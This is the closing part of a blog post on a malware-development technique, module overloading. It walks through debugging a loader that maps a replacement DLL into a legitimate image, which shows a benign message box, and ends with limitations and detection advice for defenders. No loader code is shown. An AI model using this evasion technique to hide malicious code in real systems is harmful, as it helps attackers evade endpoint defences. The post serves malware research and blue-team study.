
dump lbase+4038


It should contain the address of a resolved function. Let’s examine it:
disasm qword:[lbase+4038]
The address should resolve to USER32.MessageBoxA or the corresponding implementation of that function.
Let’s stop at the payload entry.
Let’s set two breakpoints:
bp lbase+1000
bp user32:MessageBoxA


Press F9, then Enter in the our program’s console.


As you can see, if we check the registers:
RCX - lbase, argument HINSTANCE
RDX - 1, i.e., DLL_PROCESS_ATTACH
R8 - 0, argument reserved
By the way, the addresses in these last two screenshots are different; I had to restart the debugger to make the picture clearer. In the other screenshots, the addresses are the original ones.
Press F9 again. The next stop is at MessageBoxA.
What to expect here:



As we can see:
RCX = 0
RDX = address of "Meow-meow!"
R8  = address of "=^..^="
R9  = 0
Finally, press F9 - our meow-meow popup window will appear

Perfect! As you can see, everything works as expected! =^..^=!
a few limitations
This is a small PE-loading experiment for the supplied x64 DLL. It supports ordinary imports and DIR64 relocations, with up to 32 imported modules and a 16 MiB payload limit. It does not implement CRT initialization, TLS callbacks, delay loading, exception registration, loader-list registration or DLL thread notifications. An arbitrary EXE cannot be substituted for this DLL: its entry point and runtime expectations are different.
The carrier must exist and be large enough. Windows process mitigations can also prevent the required mapping or protection changes. An API failure should be investigated at the printed step; removing an unsupported-directory check does not implement the missing loader feature.
For this payload, a successful nonzero relocation delta and the displayed message together exercise the relocated data pointer and the resolved MessageBox import. If the mapping happens to land at the preferred base, the relocation loop is correctly skipped.
for blue teams
Follow the address that executes, its mapping, its backing file and its current bytes. A useful observation here is the disagreement between the carrier identified by the mapped-file query and the replacement PE inside that view. The MEM_IMAGE label does not establish that the bytes still match the backing file, and a signature on that file does not authenticate the modified memory.
The relevant sequence includes an image mapping, writable protection changes, replacement of image contents, import loading and execution from the changed region. Baseline differences such as normal relocations and IAT updates must be distinguished from an entire replacement PE.
conclusion
We extended the earlier stomping experiment to a complete PE payload. The carrier supplies the image mapping; our code prepares the replacement DLL’s layout, relocations, imports and page protections before calling its entry point. The familiar message box is the visible end of those loading steps.
I hope this post is useful for malware researchers, C programmers, and blue teamers who investigate executable memory and PE loading.
Microsoft: PE format
Microsoft: CreateFileMappingW
Microsoft: MapViewOfFile
Microsoft: VirtualProtect
Microsoft: VirtualQuery
Microsoft: GetMappedFileNameW
Microsoft: FlushInstructionCache
MalDevAcademy
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine
Article Link: Malware development trick 68: Module overloading. Simple C example - cocomelonc